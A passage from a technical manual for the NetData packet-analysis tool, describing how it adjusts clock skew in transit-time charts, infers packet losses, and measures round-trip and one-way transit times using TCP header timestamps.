packet payloads, NetData first attempts to compensate for differences in sniffer and codec clock speeds, adjusting one set of timestamps to make the average timestamp difference constant throughout the capture period. In some circumstances, however, there can be a significant change in network transit time that skews the clock adjustment and distorts charts of relative transit times; a band of markers may appear with an unrealistic slope.

NetData has a tool to manually adjust the difference in clock speeds and change the slope of a marker band. The user right-clicks a point on the chart at which the relative transit time should be reduced to zero without changing the transit time at the other end of the chart. On right-clicking the selected point, the user chooses to 'Adjust Marker-Band Slope…'. NetData overlays the chart with a sloping red guideline that would become horizontal when transit times were adjusted.




Adjusting timestamps gives a more realistic view of transit times and, more importantly, gives a more accurate measure of their frequency distribution. In this example, before the adjustment the variation in transit times appeared quite broad:






After adjustment the marker bands become horizontal and the distribution chart reveals more clearly a uniform distribution within each band:





A uniform distribution usually indicates the presence of a polling mechanism, and in this case it probably indicates a heavily loaded firewall, common to two alternative network paths.

4.2.1 Distribution Selection for Chart



To help in selecting the frequency distributions to appear on the distribution chart – *to server* or *to client* – the checkboxes in the format-control window are colour-keyed to the distribution bars on the chart:






4.3 Inferring Packet Losses Beyond the Sniffer

When NetData calculates round-trip times it also determines which packets were lost in the network after they were seen by the sniffer. The inferred packet losses are distinctively marked on the flow chart with red edges to the vertical packet strips in the sliding window, and knowledge of these packet losses is essential for NetData's modelling of packet queueing.

Firm evidence of such packet losses is provided by selective acks, but packet timing must be considered carefully when lost packets happen to be retransmitted several times, and some retransmissions are also lost.

There can be ambiguity in the evidence when selective acks have not been enabled and NetData must take into account the numbers of duplicate acks and corresponding retransmissions. Packet-loss inferences are even less reliable when the sniffer drops many packets, including some retransmissions. A new checkbox in the menu of miscellaneous decoding parameters (on the Decoding page of controls) allows NetData to mark the loss of data packets even when their retransmissions have not been captured.




Checking this box can produce erroneous inferences. A study of flow charts with possible packet losses, and other evidence in the Comments column of the packet table, can usually indicate whether the sniffer has dropped some retransmissions.

4.4 Recording Both Transit Times and Round-Trip Times


Early NetData versions could record *either* round-trip times *or* transit times between sniffers, and not both, because they shared a common transit-time column in the packet table. An extra column has now been added so that the one project can record both types of measurements, obviating the need to create two projects to analyse a set of capture files when it is desired to mine both sets of measurements for evidence of system abnormalities.

There is now a menu of packet-time measurement types for filtering packets according to one of the types when loading the more significant chart data:



A capture with millions of packets from the Internet traffic of thousands of office workers may reveal the few workers whose VoIP data streams were subject to debilitating packet blockages simply by loading and charting only the RTP packets whose transit times from sender to sniffer were greater than 100 ms. If two captures were taken from, say, both sides of a firewall, then loading and plotting only the packets with large firewall transit times would resolve whether the firewall was responsible for the blockages.

There are separate checkboxes to select one of the sets of measurements for plotting on the flow chart:



Altogether there are five different sets of packet-time measurements that can be selected for plotting:


Trip times	Round-trip times from sniffer to receiver and return, for packets that are acknowledged; and relative transit times for RTP packets from sender to sniffer
Transit times	Transit times between sniffers for matched packets in related captures, or time differences between matched packets within the one capture
Gap-fill times	Times for overtaken or retransmitted packets to fill a sequence gap, measured from the time of the packet that followed the gap
Timestamp-Transit	Relative transit times from sender to sniffer, of TCP packets with timestamps. These measurements replace gap-fill time measurements.
Data-Transits	Relative transit times of data packets from sniffer to receiver, calculated by subtracting the relative transit times of ack packets from their round-trip times. Round-trip times *must* be calculated after calculating timestamp-transit times of TCP packets with timestamps.

4.5 Measuring Transit Times with TCP Header Timestamps

To investigate the cause of a slow message transfer when there is little evidence of what NetData regards as network abnormalities – packet losses and retransmissions are the most common – we examine flow charts to look for problems with flow control and congestion.

To check for evidence of congestion – queueing delays – we like to overlay the flow chart with measurements of round-trip times during the message transfer. Knowledge of the minimum round-trip time is important for many reasons, but for evidence of congestion we are interested mainly in the *variation* of trip times.

When congestion is evident, the next question concerns its location and whether queueing delays occur in the data channel or the reverse acknowledgement channel. If the packet headers include timestamps, then that question can be resolved by comparing them with the packet timestamps applied by the sniffer. A command in the Calculate menu steps through all the TCP packets in the database and records the timestamp differences as transit times in the field normally occupied by gap-fill times.




It is always difficult to compare timestamps from different clocks: they have different settings – initial values – and different frequencies. Even if we know the nominal frequency such as 1000 or 250 ticks per second, small variations from the nominal rate will produce sequences of transit times that gradually increase or decrease over time.


NetData has a standard technique to compare timestamps: it performs a linear regression analysis on pairs of timestamps to calculate the differences in both the clock settings and the clock frequencies. The resulting charts of transit times present bands of markers that tend to remain horizontal. When sniffer timestamps are compared with timestamps found in packet headers – as in RTP and TCP – the results can only be regarded as relative times and NetData adds an offset to ensure that they are all positive and that the minimum is always zero or the lower scale value of the chart on which they are overlaid. NetData can overlay round-trip times and relative timestamp transit times on the flow chart, sharing the same scale. Timestamp clock rates for the client and server packets of each connection are stored in the database connection table.

For each TCP connection NetData records transit times from both the client and server to the sniffer, for data and ack packets.

Relative transit times are particularly useful when assessing network congestion – queueing delays – during a file transfer with the sniffer at the receiver. In those circumstances NetData can otherwise measure only the times of round-trips that begin with an ack packet and solicit the release of another data packet through the prevailing window, a measurement that cannot always be reliable.

With the sniffer at the sender congestion is indicated by the round-trip times of data packets. The possibility of congestion in the reverse channel can be examined by plotting the sender's round-trip times and the receiver's relative transit times. The times of packet streams in opposite directions can be plotted by checking the box 'From opposite node' which applies to 'Trip times'. The chart below characterises congestion during data flow from the client. The Server checkbox requests the relative transit times of the ack packets from the server (mostly blue diamonds), and round-trip times of the data packets (red diamonds) from the server's opposite node.







(Capture file from a simulated network with heavy congestion. courtesy of Mike Canney)

If round-trip times are calculated after transit times have been calculated from header timestamps, NetData subtracts ack transit times from the data round-trip times and records the resulting data-transit times, from the sniffer to the receiver.

The transit and round-trip time calculations can be requested to follow packet analysis automatically by checking two boxes on the Output page of controls:



The one-way data transit times can be plotted by checking the box 'Data-Transit'. If they are plotted with round-trip times, the data-transit times are plotted not at the times they were seen by the sniffer but at the times they would have arrived at their destination, and a purple line is drawn between each pair of matching trip- and transit-time markers. The purple lines attached to markers can be disabled by a checkbox labelled by a dash at the bottom of the blue group of trip-time controls.



